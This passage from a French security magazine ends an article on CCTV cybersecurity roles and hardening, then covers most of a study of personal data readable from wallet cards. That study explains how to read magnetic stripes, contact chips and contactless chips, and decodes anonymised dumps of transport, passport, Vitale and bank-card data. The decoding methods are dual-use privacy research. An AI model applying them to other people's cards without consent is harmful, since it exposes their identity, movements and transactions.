Si les CCTV sont des systèmes à forts enjeux de cybersécurité, il est important d'identifier qui, dans la chaîne des intervenants, est le plus à même de formaliser et de vérifier la conformité des exigences et bonnes pratiques associées. Comme pour la plupart des infrastructures, cinq acteurs peuvent être identifiés : le maître d'ouvrage, le maître d'œuvre, l'intégrateur, le chargé de maintenance et l'exploitant.

Le maître d'ouvrage, habituellement les moyens généraux d'une entreprise ou le propriétaire du bâtiment, est celui qui, suite à une analyse de risque, commande le système de CCTV et en est le propriétaire. Il peut être accompagné d'une Assistance à Maîtrise d'Ouvrage pour la définition du besoin et des contraintes, notamment de sécurité.

Le maître d'œuvre est le spécialiste de la sûreté qui va répondre au besoin du maître d'ouvrage par une solution clé en main. Il connaît et maîtrise les enjeux et les législations liés au déploiement de CCTV. Il est en charge de prendre en compte le besoin du maître d'ouvrage pour rédiger le cahier des charges et, entre autres, préciser les zones d'installation du système. Tenant la relation contractuelle avec ses sous-traitants, il leur impose les contraintes de sécurité informatique, dictées ou non par le maître d'ouvrage. Il intervient de la conception à la livraison du système.

L'intégrateur propose et maîtrise le matériel et les technologies de CCTV qui seront installés. Il est aussi responsable du déploiement et de l'installation du système. Ses préoccupations de sécurité informatique sont généralement celles imposées par le cahier des charges.

Le prestataire en charge de la maintenance interviendra sur le système en cas de problème une fois celui-ci accepté à l'issue de la recette. C'est aussi lui qui est responsable de son entretien. Il déploiera notamment les correctifs et mises à jour logiciels, si ces derniers ont été précisés dans le cahier des charges de maintenance. Par ailleurs, il peut imposer des contraintes de maintenance à distance, impliquant une connexion de la CCTV avec l'extérieur. Il est souvent peu alerte de la sécurité informatique, mais très préoccupé par la disponibilité opérationnelle du système.

L'exploitant peut être le maître d'ouvrage ou un prestataire. C'est lui qui utilisera au quotidien la CCTV. Il n'est souvent ni sensibilisé ni formé à la sécurité informatique. Son rôle est d'exploiter la CCTV (regarder les images fournies par les caméras) et éventuellement intervenir sur le terrain en cas de levée d'alarme. Sa préoccupation principale est la disponibilité opérationnelle du système, souvent au détriment de la sécurité informatique.

6. RECOMMANDATIONS

La cybersécurité doit être intégrée à l'ensemble du cycle de vie des projets de sûreté, de la conception à leur exploitation et leur maintenance. De ce fait, il est important que maître d'ouvrage et maître d'œuvre soient sensibilisés aux risques de cybersécurité sur la CCTV. C'est par leurs autorités que connaissance des risques et bonnes pratiques de sécurité seront diffusées et contractualisées à l'ensemble des acteurs.

Lors de la phase de conception, les stratégies de sécurité applicables à la CCTV reposent sur la conception d'architectures limitant les risques, ainsi que le choix d'équipements et de configurations sécurisées. En termes d'architecture et de configuration, les règles suivantes pourront être appliquées :

- ⇨ Cloisonnement des systèmes de CCTV vis-à-vis des autres réseaux ;
- ⇨ Maîtrise des points de connexion au réseau, par exemple en durcissant les configurations des équipements (MAC Locking, authentification 802.1X par certificats, *MACsec*, etc.) pour se prémunir des attaques classiques ;
- ⇨ Zoning et ségrégation interne des réseaux de CCTV, notamment entre zones intérieures et extérieures. Il est recommandé, par exemple, d'implanter un pare-feu devant chaque niveau agrégeant des flux des niveaux inférieurs, afin de limiter le trafic aux flux effectivement attendus de ces niveaux inférieurs ;
- ⇨ Configuration sécurisée des équipements, avec désactivation des fonctions non utilisées, changement des mots de passe par défaut, mise à jour des microgiciels au moment des recettes.

Architecture et configuration sécurisées apporteront une réduction des risques qu'il conviendra de pérenniser lors de la phase de maintenance. Si l'application des patchs peut s'avérer complexe, la stabilité, le caractère peu évoluant des systèmes CCTV se prêtent particulièrement bien à la détection d'incidents, y compris sur des signaux faibles : *trends* réseaux, ports de switchs passant down/up. La prise en compte rapide de ces événements pourra s'accompagner de levées de doutes par examen des enregistrements CCTV.

CONCLUSION

Les systèmes CCTV, tout comme les SCADA, sont devenus des systèmes hybrides. Ils incluent aujourd'hui les enjeux de deux mondes qui ne s'étaient pas croisés. Ces métissages technologiques créent de nouveaux risques qu'il convient de maîtriser. Il ne tient qu'à nous, acteurs de la sûreté et la cybersécurité, d'engager les démarches pour une convergence des savoirs. C'est à cette seule condition que nous pourrons introduire la cybersécurité comme composante inhérente à la conception des systèmes de sûreté.

REMERCIEMENTS

Cet article a été rédigé avec la contribution des pôles ingénierie de sûreté/sécurité physique et cybersécurité de Risk&Co Solutions. ■

RÉFÉRENCES

- [1] LPM, **https://fr.wikipedia.org/wiki/Loi_de_programmation_militaire**, Wikipédia
- [2] BusyBox, **https://fr.wikipedia.org/wiki/BusyBox**, Wikipédia
- [3] Dropbear, **https://en.wikipedia.org/wiki/Dropbear_(software)**, Wikipédia
- [4] Onvif, **https://www.onvif.org**

2 ÉVALUATION DES RISQUES

CARTE À PUCE / DONNÉES PERSONNELLES / DUMPS

INVESTIGATION NUMÉRIQUE DANS VOTRE PORTEFEUILLE

par Thomas Gougeon & Gildas Avoine

Dans notre monde toujours plus connecté, les cartes à puce sont impliquées quotidiennement dans nos activités, que ce soit pour le paiement, le transport, le contrôle d'accès ou encore la santé. Ces cartes contiennent des informations personnelles liées aux faits et gestes de leur possesseur. Cet article décrit les informations qu'il a été possible de récupérer à partir des cartes disponibles dans un portefeuille. Parmi ces informations, on retrouve par exemple le nom du possesseur de la carte, ses derniers trajets en bus, les prénoms de ses enfants, sa photo, ou son numéro de compte.

INTRODUCTION

250, tel est le nombre de cartes que nous avons analysées pour les lecteurs de *MISC*. Pourquoi ? Ce travail a été réalisé pour déterminer si les cartes que nous utilisons tous les jours contenaient des informations personnelles, que l'on préfèrerait ne pas voir divulguées. Nous identifions plusieurs scénarios dans lesquels ces informations peuvent fuiter. Cela peut être par exemple lors de la perte de notre porte-feuille : bien que des informations soient imprimées sur les cartes et peuvent être lues directement, la puce ou la piste magnétique contient des informations personnelles supplémentaires telles que l'historique d'utilisation de la carte. Ça peut aussi être tout simplement une personne qui souhaite connaître les trajets de son conjoint. Des scénarios d'attaque plus avancés peuvent également être imaginés, avec un mouchard présent sur un lecteur de cartes, ou une lecture à distance d'une carte sans contact, même si cette distance est relativement faible. Les médias relatent de nombreux problèmes de protection de la vie privée ; nous avons alors voulu identifier expérimentalement ce que notre portefeuille contenait en matière de données personnelles.

Avant d'aller plus loin dans cette analyse, il est important de souligner que notre portefeuille ne contient qu'une partie infime des nouvelles technologies qui collectent des informations personnelles. Dans le domaine de l'informatique embarquée, on pourrait également mentionner à titre d'exemple les téléphones portables, les récepteurs GPS et les systèmes d'aide à la conduite.

À partir de quelques porte-feuilles, il est rapide de voir que nous partageons tous, ou presque, des applications similaires, comme les abonnements aux transports publics, les passeports, les permis de conduire, les cartes de parking, de paiement, de contrôle d'accès ou encore notre carte d'accès aux soins.

Pour cet article, nous avons analysé 441 copies de mémoire (ou dumps) obtenues à partir de 250 cartes provenant d'une cinquantaine d'applications différentes. Il s'agissait essentiellement de cartes à puce sans contact, de cartes à puce avec contact et de cartes à bande magnétique. Ces copies de mémoire se répartissent de la manière suivante :

- 86 dumps Calypso de 12 cartes provenant de 5 villes différentes ;
- 53 dumps de titres de transport de 10 villes de France, d'Italie, de Finlande, de Chine, etc. ;
- 130 dumps de 40 forfaits de ski de 17 stations différentes ;
- 8 dumps de passeports belges et français ;
- 28 dumps de cartes de paiement de type MasterCard et Visa ;
- 95 dumps de cartes à pistes magnétiques issues d'applications variées : tickets de parking, cartes d'accès, titres de transport, cartes de fidélité, cartes de paiement, etc. ;
- 41 dumps de cartes à puce provenant de 19 applications variées : cartes Vitale, cartes d'identité belges (eID), figurines Amiibo, cartes de machines à café, cartes d'un salon professionnel, cartes Moneo, etc.

La grande majorité des titres de transport, les forfaits de ski, les passeports électroniques et quelques cartes de paiement sont des cartes possédant une interface sans contact. Alors que la majorité de ces cartes bénéficient d'un niveau de sécurité satisfaisant face à une tentative de fraude, la protection des données qu'elles contiennent est d'un tout autre niveau. Dans le cadre de ce travail, aucune attaque ou tentative d'attaque n'a été réalisée. Cela signifie que les informations sur ces cartes qui sont fournies dans cet article ne sont pas chiffrées et que leur accès ne nécessite pas une clé secrète d'authentification.

Dans la suite, dans la section 1, nous décrirons avant tout comment il est possible d'extraire les données des cartes, en référençant notamment quelques outils. Il est clair que la personne qui

extrait des données ne peut le faire qu'avec l'autorisation explicite du propriétaire. Nous interprèterons ensuite dans la section 2 le contenu des copies de mémoire ainsi obtenues. Comme nous le verrons, les données qu'il est possible de récupérer consistent essentiellement en des noms, des dates, des villes, des codes postaux, des montants, etc.

Tout au long de la lecture de cet article, il est important de garder à l'esprit que notre objectif n'est pas de juger si la présence de ces informations dans les cartes est appropriée ou même souhaitable. Notre but est simplement de fournir des informations rigoureuses et objectives sur ce que contiennent nos cartes.

Pour interpréter les données contenues dans les cartes, nous avons largement utilisé des outils disponibles sur Internet, par exemple pour les cartes d'identités belges. Parfois, nous avons utilisé les spécifications publiques pour interpréter nous-mêmes les dumps recueillis. Enfin, nous avons dans d'autres cas pratiqué une analyse empirique sans posséder les spécifications du contenu des cartes, par exemple pour certaines cartes de transport Calypso et pour certains forfaits de ski.

1. LES DIFFÉRENTS TYPES DE CARTES

Il existe différentes interfaces à travers lesquelles il est possible d'extraire les données stockées dans les cartes. Nous avons considéré trois de ces interfaces, à savoir la bande magnétique, la puce avec contact et la puce sans contact. Cet article ne présente pas les détails techniques pour lire les données des cartes, car plusieurs articles de grande qualité ont déjà traité ce sujet dans *MISC* **[MISC48] [MISCHS02] [MISC52]**.

1.1 La bande magnétique

Une bande magnétique possède typiquement entre une et trois pistes et permet de stocker plus d'un kilo-octet de données. Pour extraire ces données, il suffit de passer la bande magnétique dans un lecteur approprié, par exemple un MiniMag II de ID TECH, disponible pour quelques dizaines d'euros.

Les cartes utilisent généralement la norme ISO 7811 pour encoder les données présentes sur leur bande magnétique. Selon cette norme, la première piste contient au maximum 79 caractères alphanumériques encodés sur 7 bits, la deuxième piste contient jusqu'à 40 caractères numériques encodés sur 5 bits, et la dernière piste jusqu'à 107 caractères numériques encodés sur 5 bits. La signification de ces caractères est laissée à la discrétion des opérateurs. Certaines cartes comme des tickets de parking ou des cartes pour ouvrir les portes des chambres dans les hôtels ne suivent pas cette norme. Les données sont alors tout de même récupérables sous forme brute, mais leur interprétation ne suit aucune règle standardisée.

1.2 Les cartes à puce avec contact

Les cartes à puce possèdent un circuit intégré qui peut réaliser des calculs et stocker des informations. Nombreuses sont les cartes qui sont compatibles avec la norme ISO 7816 qui définit notamment les protocoles de communication. Parmi les éléments de cette norme, figure la description des commandes dites « APDU » qui permettent d'échanger des messages entre un lecteur et une puce. Si le format des APDU est défini dans la norme ISO 7816, c'est en revanche aux concepteurs des applications disponibles sur les cartes d'en définir le contenu.

Des lecteurs permettant de communiquer avec des cartes avec contact sont disponibles pour quelques dizaines d'euros, par exemple un lecteur « OMNIKEY 3121 USB » de HID Global ou un lecteur de la gamme « ACR38 » d' ACS.

Les cartes à puce avec contact sont utilisées dans de nombreuses applications, comme les cartes bancaires, les cartes de transport, les documents officiels, la carte Vitale, ou encore les cartes SIM. Il n'est toutefois pas suffisant de pouvoir lire le contenu de la carte, il faut aussi l'interpréter, comme précédemment mentionné pour les cartes à bande magnétique. Les spécifications du contenu peuvent être publiques – c'est par exemple le cas du standard EMV pour les cartes de paiement – ou confidentielles.

Ainsi, Cardpeek **[CP]** est un outil utilisable avec Windows ou Linux qui est capable de lire et d'interpréter les données de nombreuses cartes comme Calypso, EMV, Monéo, Vitale 2, eID belge et cartes SIM.

1.3 Cartes à puce sans contact

Les cartes à puce sans contact communiquent par ondes radio avec un lecteur adapté à la fréquence et au protocole de la carte. Des exemples de lecteurs sont le « Prox'N'Roll » de SpringCard ou le « OMNIKEY 5427 » de HID Global, que l'on peut se procurer pour une centaine d'euros. La fréquence utilisée impacte indirectement la distance maximale de communication. La plus utilisée pour les applications à courte portée est 13,56 MHz. Dans cette bande de fréquence, il existe les normes ISO 14443 et ISO 15693 qui définissent le protocole de communication de bas niveau. Dans le cas de l'ISO 14443, la communication de haut niveau est définie par la norme ISO 7816, déjà mentionnée pour les cartes avec contact.

Les puces à lecture sans contact sont apparues dans les années 80-90, mais elles ont véritablement pris leur envol dans les années 2000. Elles sont aujourd'hui largement déployées dans les applications de tous les jours, comme les tickets ou titres d'abonnement de transport, les forfaits pour les remontées mécaniques, les passeports ou encore certaines clés de voiture. Certaines applications, c'est le cas de Calypso, fonctionnent même sur des cartes qui possèdent deux interfaces de communication – avec et sans contact.

L'outil Cardpeek précédemment mentionné fonctionne aussi avec des cartes à puce sans contact, par exemple certaines cartes de la famille NXP MIFARE et les passeports électroniques. Il existe aussi RFIDIOt **[RFIDIOT]** qui est une collection d'outils écrits en python pour communiquer avec la technologie RFID. À noter qu'il existe aussi des applications sur téléphones portables pour lire les données de certaines cartes sans contact compatibles avec le lecteur NFC de l'appareil. On peut par exemple citer l'application Android NFC TagInfo **[TagInfo]** de NFC Research Lab Hagenberg ou encore l'application NFC TagInfo **[TagInfo2]** de NXP.

2. SIGNIFICATION DES DONNÉES

Dans la suite de cet article, on s'intéresse à la signification des données contenues dans les cartes que chacun possède dans son porte-feuille. Nous avons regroupé la majorité des 250 cartes testées par grandes familles d'applications.

2.1 Transport

On peut classer les cartes de transport en deux familles distinctes : la première famille concerne les abonnements alors que la seconde concerne les titres de transport possédant une quantité finie (éventuellement rechargeable) d'unités. Ces derniers seront dénommés « tickets » dans la suite. Il est fréquent que les abonnements reposent en Europe sur le standard Calypso. En ce qui concerne les tickets, les normes sont beaucoup plus variées, comme nous le verrons plus loin dans cet article.

2.1.1 Cartes d'abonnement Calypso

Le standard Calypso définit la structure des fichiers de la carte et quels types d'information peuvent y être stockés. Les opérateurs définissent quant à eux quelles informations sont stockées dans ces fichiers, et comment elles sont encodées. Ils sont pour cela encouragés à utiliser la norme EN 1545.

Les cartes compatibles avec le standard Calypso stockent des informations relatives aux derniers trajets (typiquement 3 ou 5) effectués par le titulaire de la carte. Ces informations contiennent notamment l'heure de validation du titre de transport, le numéro de la ligne et l'identifiant du lecteur. Les cartes stockent aussi des informations relatives aux abonnements présents sur le titre de transport, comme la date d'achat ou encore la date et la zone de validité.

Certains opérateurs stockent également des données relatives au titulaire de la carte telles que sa date de naissance, son nom et son code postal. On peut voir sur la figure 1, un extrait d'une carte de transport où les deux premières lignes correspondent à des informations sur le titulaire de la carte et les trois dernières correspondent à des informations sur les trois derniers trajets effectués.

Fichier

```
00 : 040098E594C8020D60C965C7D5900000000000000019660712539E5600
01 : CC0BA892C8000000000000000000000000000000000000000000000000

03 : 090EE784042060866000000001CAAEAF6400003000000050EE76600000
04 : 090EE766042010866000000001CA608F6400002C0000010EE76600000
05 : 090EE6EA042010866000000001CA608F6400002800000010EE6EA00000
```

Figure 1 : Extrait des données d'une carte de transport affichées en notation hexadécimale.

Sur la première ligne, `0x98E594C8020D60C965C7D59` correspond au numéro de la carte et `0x19660712` à la date de naissance du titulaire de la carte : 12/07/1966. L'encodage BCD est directement compréhensible par un humain lorsque les données sont représentées en hexadécimal. `0x5` est utilisé pour encoder le genre du titulaire de la carte, ici un homme.

La valeur `0x39E5600CC0BA892C80` qui démarre sur la première ligne et se termine sur la deuxième représente le nom et le prénom du titulaire de la carte : « Noël Flantier ». Chaque lettre est ici encodée sur 5 bits : en convertissant cette donnée binaire en un entier cela donne l'index de la lettre dans l'alphabet (1 → 'A', 2 → 'B', etc.). Le bit de poids fort du premier caractère hexadécimal `0x3` n'est pas utilisé pour encoder le nom.

Concernant les 3 lignes suivantes, les 20 premiers bits sont identiques : `0x090EE`. Cette information correspond à la date d'un trajet effectué avec la carte, dans cet exemple `13/11/2008`. Pour retrouver cette date, il faut prendre les 14 bits de poids faible et les convertir en un entier. Cela correspond au nombre de jours écoulés depuis le 01/01/1997, ici 4334 jours. L'année 1997 correspond à la date de la création de la première version du standard Calypso.

Les 11 bits suivants correspondent chacun à l'heure de l'un des 3 derniers trajets. Pour la ligne `03` de la figure 1, les données sont `0x784` (excepté le dernier bit) et représentent 16h02min. Cette heure est obtenue en convertissant ces 11 bits en un entier, et correspond au nombre de minutes depuis le début de la journée, ici 962 minutes.

2.1.2 Tickets de transport

Les tickets valables pour un ou plusieurs trajets peuvent se retrouver sous la forme de cartes à bande magnétique ou de cartes à puce, par exemple une MIFARE Ultralight, une MIFARE Classic, ou une Calypso. Dans la plupart des cas, le ticket ne contient avant validation qu'une

date de validité ou un compteur indiquant le nombre de trajets restant sur le ticket. Après validation, le ticket peut contenir des informations relatives aux trajets, comme c'est le cas par exemple avec les tickets de train aux Pays-Bas qui utilisent des cartes MIFARE Ultralight, présentés sur la figure 2.

Fichier

```
00 : 04CBFBBC
01 : 22F83380
02 : 694800F0
03 : C9CDFFFE
04 : C8001004
05 : CD8CC8E0
06 : F4A4E572
07 : 1C81873A
08 : C8002004
09 : 2D8CC910
10 : C736E059
11 : 7A947CB5
12 : 262C3F98
13 : EE38F050
14 : 0291A989
15 : EE3DF68A
```

Figure 2 : Données d'un ticket de train aux Pays-Bas affichées en notation hexadécimale.

Le dump du ticket de train contient 16 secteurs de 32 bits. Les données des deux premières lignes `0x04CBFBBC22F83380` représentent l'identifiant unique (UID) de la puce. Le dernier bit de la ligne `03` indique si le trajet est un trajet simple ou un aller-retour. La ligne `05` contient des informations sur le trajet : `0xD8CC` (seulement les 13 premiers bits) correspond à la date du trajet, encodée de la même manière que pour les cartes d'abonnement Calypso, c'est-à-dire qu'il s'agit du nombre de jours écoulés depuis le 01/01/1997.

2.2 Forfaits de ski

Les forfaits de ski reposent de plus en plus fréquemment sur des cartes compatibles avec la norme ISO 15693, qui offre une distance de lecture plus importante que pour la norme ISO 14443. Les forfaits valables pour de courtes périodes stockent les informations relatives à la dernière remontée mécanique utilisée, comme la date, l'heure et la zone dans la station de ski. Ils contiennent aussi des données relatives aux droits accordés au forfait, tels que les zones skiables et la période de validité.

Fichier

```
00 : D208606F
01 : 421E4000
02 : 1E805342
03 : 14205342
04 : 0A905342
05 : 27000000
...
30 : C40B1B18
31 : C0051B13
32 : F27C19BF
33 : 9DB24816
34 : D0795F20
35 : 0D000000
36 : 0000C0BB
37 : 00180038
...
```

Figure 3 : Extrait des données d'un forfait de ski affichées en notation hexadécimale.

La figure 3 présente un extrait d'un dump d'un forfait de ski utilisant une puce sans contact compatible avec la norme ISO 15693. La mémoire de la carte est divisée en 40 secteurs de 4 octets. Seuls les secteurs contenant des données autres que des zéros sont présentés sur la figure 3.

Les données peuvent être représentées en trois groupes. Le premier groupe, du secteur 00 au secteur 05 contient des données qui sont propres à chaque forfait. Le deuxième groupe, du secteur 30 au secteur 34 contient des informations relatives à la validité du forfait. Enfin, le troisième et dernier groupe, du secteur 35 au secteur 37, contient des informations relatives à la dernière remontée mécanique.

Les dumps de forfait de ski de toutes les stations ne sont pas nécessairement de la même taille ni construits exactement de la même manière, mais ils possèdent cependant de grandes similitudes dans leur façon de stocker les données et les fonctions de décodage pour interpréter les données sont identiques ou similaires. Ceci est expliqué par le fait qu'il existe peu d'entreprises qui ont investi le marché du contrôle d'accès dans le domaine des remontées mécaniques.

2.3 Documents officiels

2.3.1 Cartes d'identité

De nombreux pays européens tels que la Belgique, l'Autriche et l'Italie ont mis en place une carte d'identité électronique contenant une puce qui stocke des données. Ce n'est pas le cas de la France, bien que certains organismes comme la Cour des comptes poussent pour que ce soit le cas **[eID-France]**.

Ainsi, la carte d'identité belge contient depuis 2002 une puce avec contact qui stocke toutes les informations qui sont imprimées sur la carte. Cela inclut la photo, la signature numérisée, le nom et les prénoms du titulaire, mais aussi le numéro de carte, ainsi que le lieu et la date de sa création et l'adresse du domicile, qui elle, n'est pas imprimée sur la carte **[eID-Belgique]**. Le gouvernement belge met à disposition des applications et SDK « open source » pour lire le contenu de ces puces et signer des documents avec **[eID-BelgiqueOutil]**. La carte permet par exemple aux contribuables belges de signer leur déclaration d'impôt grâce à une paire de clés cryptographiques protégée par un code PIN.

2.3.2 Passeports

La forme et le contenu des passeports sont définis dans le standard DOC 9303 de l'Organisation de l'aviation civile internationale (OACI). En 2004, l'OACI a publié une version du standard qui préconise l'utilisation d'une puce sans contact pour renforcer la sécurité des passeports. Le contenu de la puce et les protocoles de communication sont décrits dans le standard, y compris les algorithmes cryptographiques à utiliser.

Le standard DOC 9303 définit notamment un mécanisme d'authentification qui permet d'accéder à la puce du passeport dès lors que l'on connaît le contenu de la zone à lecture optique (*Machine Readable Zone*, ou MRZ), c'est-à-dire les deux lignes rigoureusement formatées qui se situent en bas de la page contenant la photo du titulaire. Plus précisément, le nom du titulaire, sa date de naissance et le numéro de son passeport – qui sont contenus dans la seconde ligne de la MRZ – sont suffisants pour s'authentifier auprès de la puce et avoir accès aux données, excepté les empreintes digitales.

Ainsi, la mémoire peut contenir jusqu'à 16 fichiers de données (DG1 à DG16) et deux fichiers COM (qui contient la liste des fichiers DG et la version du passeport) et SOD (qui contient les hachés des fichiers DG et une signature numérique de ces fichiers). Le fichier DG1 contient les données de la

MRZ, DG2 la photo du titulaire, et DG3 et DG4 peuvent contenir des données biométriques (respectivement l'empreinte digitale et l'iris). Le fichier DG7, s'il est présent, contient une image de la signature manuscrite numérisée du titulaire. Les autres fichiers DG peuvent contenir des informations complémentaires relatives au titulaire ou à la création du passeport, ainsi que des informations liées à la sécurité du passeport.

Seuls les fichiers DG1, DG2, COM et SOD sont obligatoirement présents dans les passeports électroniques. Depuis le 28 juin 2009, tous les pays de l'Union européenne ont toutefois aussi l'obligation d'utiliser le fichier DG3, c'est-à-dire une ou des empreintes digitales du porteur. À noter qu'aucun passeport ne contient à notre connaissance le fichier DG4 concernant l'iris. Relevons également que l'accès au fichier DG3 nécessite la connaissance d'une clé cryptographique spécifique qui n'est pas connue du grand public : nous n'avons donc pas pu y accéder dans le cadre de cet article.

Outre les fichiers obligatoires, les passeports électroniques français récents comportent également les fichiers DG11, DG12, DG13 et DG14. Le fichier DG11 contient les prénoms, la date et la ville de naissance ainsi que l'adresse du titulaire. Le fichier DG12 contient le nom de la préfecture ainsi que la date de fin de validité avec l'année encodée sur 4 chiffres. Le fichier DG13 contient la couleur des yeux, la taille, l'adresse et la ville de naissance du titulaire. Enfin, DG14 contient une clé cryptographique.

Les données textuelles sont encodées en ASCII et les images sont encodées en JPEG ou JPEG2000.

Fichier

```
P<FRAMARTIN<<HENRI<PIERRE<JACQUES<<<<<<<<<23CA94C206FRA680722
3M1910234<<<<<<<<<<<<<<07
```

Figure 4 : Contenu affiché en ASCII du fichier DG1 (anonymisé) d'un passeport français.

Le fichier DG1 contient : le type du document « P » pour passeport, le code du pays émettant le passeport « FRA » pour France, le nom du titulaire « Martin », les différents prénoms qu'il possède, le numéro de son passeport « 23CA94C20 », sa nationalité, sa date de naissance « 22/07/1968 », son genre « M » pour masculin et enfin la date de validité du passeport « 23/10/2019 ». Les autres caractères sont des sommes de contrôle ou des caractères de formatage.

Fichier

```
MARTIN<<HENRI<PIERRE<JACQUES19680722PARIS<FRANCE<1 RUE DU PARC<<13001<MARS
EILLE<FRA<FRANCE
```

Figure 5 : Contenu affiché en ASCII du fichier DG11 (anonymisé) d'un passeport français.

On constate que ce fichier contient aussi le nom, les différents prénoms du titulaire ainsi que sa date de naissance. De plus, il contient sa ville de naissance, « Paris », ainsi que son adresse effective complète (pays, code postal, ville, voie et numéro) lors de la création du passeport.

2.3.3 Cartes Vitale

La carte Vitale, qui est la carte d'assurance sociale française, possède une puce avec contact. Cette puce permet d'authentifier le bénéficiaire des soins et d'enregistrer ses droits concernant sa couverture de santé. On peut accéder aux informations de cette carte en utilisant notamment les bornes disponibles dans les pharmacies. La carte Vitale 2 – mise en circulation en 2007 – possède plus de données. Alors que la première génération ne contenait qu'un dossier administratif, la seconde génération contient en plus un dossier médical et une photographie du titulaire.

Il est assez difficile de savoir quelles sont précisément les informations stockées sur la carte Vitale. Plusieurs sites web donnent des indications, mais elles ne sont pas toujours cohérentes. D'autre part, les sites web officiels disent que certaines informations « peuvent » être stockées dans la carte, mais nous n'avons pas la garantie qu'elles le soient vraiment. Quant à celles qui le sont, il est difficile à la lecture des textes de savoir si une authentification est requise. Trier le bon grain de l'ivraie est alors compliqué, d'autant qu'il n'existe que peu d'applications qui permettent de lire la carte vitale en intégralité, en particulier pour la seconde génération.

D'après l'arrêté du 14 mars 2007 sur les spécifications physiques et logiques de la carte d'assurance maladie et aux données qu'elle contient, paru au JORF n°65 du 17 mars 2017, et relatif à l'Article 161-33-1 du code de la sécurité sociale, la carte vitale contiendrait les informations suivantes (extrait) :

« 2° Des données relatives au titulaire de la carte :

a) Le numéro d'inscription au répertoire national d'identification des personnes physiques ;

b) Le prénom usuel, le nom de famille et le cas échéant le nom d'usage ;

c) La date de naissance et le rang de naissance ;

d) L'adresse ;

e) La photographie, (...)

f) La qualité de bénéficiaire de l'assurance maladie ou le motif lui conférant la qualité d'ayant droit ;

g) Le cas échéant, l'existence d'un médecin traitant et les informations permettant de l'identifier ;

4° Éventuellement, des données décrivant la situation de chaque bénéficiaire au regard d'un organisme de protection complémentaire d'assurance maladie : (...)

7° Éventuellement, les données personnelles concernant les coordonnées d'une personne à prévenir en cas de nécessité si le titulaire de la carte y a consenti »

De notre côté, nous avons interprété un dump de carte Vitale de deuxième génération obtenu avec l'outil Cardpeek. Dans ces cartes, il est possible de récupérer sans authentification le contenu du fichier VITALE 1 qui correspond aux données qui sont présentes dans les cartes de première génération. Nous avons ainsi retrouvé les prénom et nom du titulaire, sa date de naissance, son numéro de sécurité sociale, et le nom, le prénom, et la date de naissance de son fils (ayant-droit). Dans certaines cartes, nous avons aussi retrouvé l'adresse complète du propriétaire de la carte. Nous avons trouvé d'autres dates que nous ne savons pas relier à un événement précis, cependant l'une d'entre elles correspond à la dernière utilisation de la carte vitale par le titulaire dans une pharmacie. Il reste toutefois dans ce fichier des champs que nous n'avons pu interpréter ou qui n'étaient pas présents dans le dump analysé. Ainsi, on doit pouvoir retrouver la date de début d'une affection longue durée (ALD), le cas échéant **[PiratesMag]**. Nous avons également retrouvé des données techniques dans le dump, notamment des certificats.

Il est regrettable que le ministère de la Santé ne mette pas à disposition de tous une application pour lire les cartes Vitale, comme le fait la Belgique pour ses cartes d'identité.

2.3.4 Permis de conduire

À partir de septembre 2013, l'administration française a délivré des permis de conduire sécurisés contenant une puce électronique, mais celle-ci a été supprimée dès juillet 2015 dans les nouveaux permis. La puce devait permettre de lutter contre la fraude, mais son coût a visiblement été jugé trop élevé. D'après **[PC]**, la puce de ces permis contient les informations suivantes : état

civil, photographie, catégories des permis et leur date de validité, ou encore restrictions éventuelles comme le port des lunettes. Nous n'avons malheureusement pas eu accès à un dump mémoire d'un permis de conduire dans le cadre de cet article.

2.4 Cartes bancaires

Les cartes bancaires à puce de type « EMV » (Europay, MasterCard et Visa) sont largement déployées dans le monde. Elles possèdent au moins une bande magnétique et une puce avec contact, mais elles peuvent également contenir une interface sans contact utilisée pour les paiements de faible montant.

Les bandes magnétiques des cartes bancaires stockent les données en respectant la norme ISO 7813. Cette norme définit la signification des caractères (alpha)numériques stockés sur les 3 pistes. Il s'agit notamment des nom et prénom du titulaire, du numéro et de la date d'expiration de la carte.

La puce sans contact et la puce avec contact permettent d'accéder aux mêmes données. En France, à la demande de la CNIL, il est seulement possible de récupérer le numéro de la carte et la date d'expiration à travers l'interface sans contact pour les cartes émises depuis 2013 **[CNILEMV]**. En plus des données lisibles sur la carte physique, il est possible de récupérer par l'interface avec contact des informations sur les dernières transactions effectuées, à savoir paiements ou retraits d'argent. Les informations sont le montant, la date et le pays où a eu lieu la transaction. La taille de l'historique stocké sur la carte dépend de la banque considérée. Nous avons observé des historiques contenant jusqu'à 150 transactions. Aussi, certaines transactions enregistrées peuvent être anciennes, car nous avons observé des cartes où les transactions en France et celles à l'étranger sont gérées dans des fichiers séparés. Les personnes qui utilisent peu leur carte à l'étranger conservent donc ces transactions dans leur historique pendant très longtemps. Des données cryptographiques sont aussi stockées dans la carte mais, évidemment, seuls les clés publiques ou les certificats sont accessibles.

Fichier

```
%B4533016606764856^MARTIN/JACQUES.MR          ^13042010000000000000710000000?
;4533016606764856=13042017602857181465?
```

Figure 6 : Contenu des pistes 1 et 2 de la bande magnétique (anonymisé).

Sur la figure 6, **4533016606764856** correspond au numéro de la carte bancaire, « Martin Jacques » correspond à ses nom et prénom, et **130420** est la date de validité de la carte (20/04/2013).

Fichier

```
00 : 00000000140040025009781110 2800
01 : 00000000230040025009781110 2800
02 : 00000000185040025009781110 2800
03 : 00000000613540025009781110 2500
```

Figure 7 : Extrait du contenu d'une carte EMV affiché en notation hexadécimale.

Sur la figure 7, on peut voir les informations concernant les quatre dernières transactions effectuées avec la carte. Sur la première ligne, le montant de la transaction est **0x1400**, soit 14,00, avec la devise stipulée par **0x0978** qui correspond à l'euro. **0x0250** représente un code ISO 3166-1 du pays de la transaction, ici la France et **0x111028** correspond à la date de la transaction, ici le 28/10/2011. Enfin, le dernier octet correspond au type de la transaction, ici **0x00** signifie qu'il s'agit d'un achat.

2.5 Cartes de contrôle d'accès aux bâtiments

Il existe de très nombreux modèles différents de cartes de contrôle d'accès aux bâtiments. Toutes les cartes que nous avons étudiées dans ce domaine (une dizaine, surtout des systèmes reposant sur des cartes MIFARE Classic, MIFARE DESFire et Hitag) ne contenaient que très peu d'informations sur leur titulaire. L'authentification repose très souvent sur l'identifiant unique (UID) de la carte. Parfois, elle consiste à lire une donnée enregistrée dans la carte. Il s'agit alors par exemple du numéro identifiant un employé dans son entreprise ou du numéro identifiant la carte dans le système d'information de l'entreprise (qui n'est pas nécessairement son UID). Plus d'informations sur les cartes de contrôle d'accès sont disponibles dans un précédent article publié dans *MISC* **[MISC79]**.

2.6 Autres puces pas très éloignées de notre porte-feuille

2.6.1 Clés de voiture

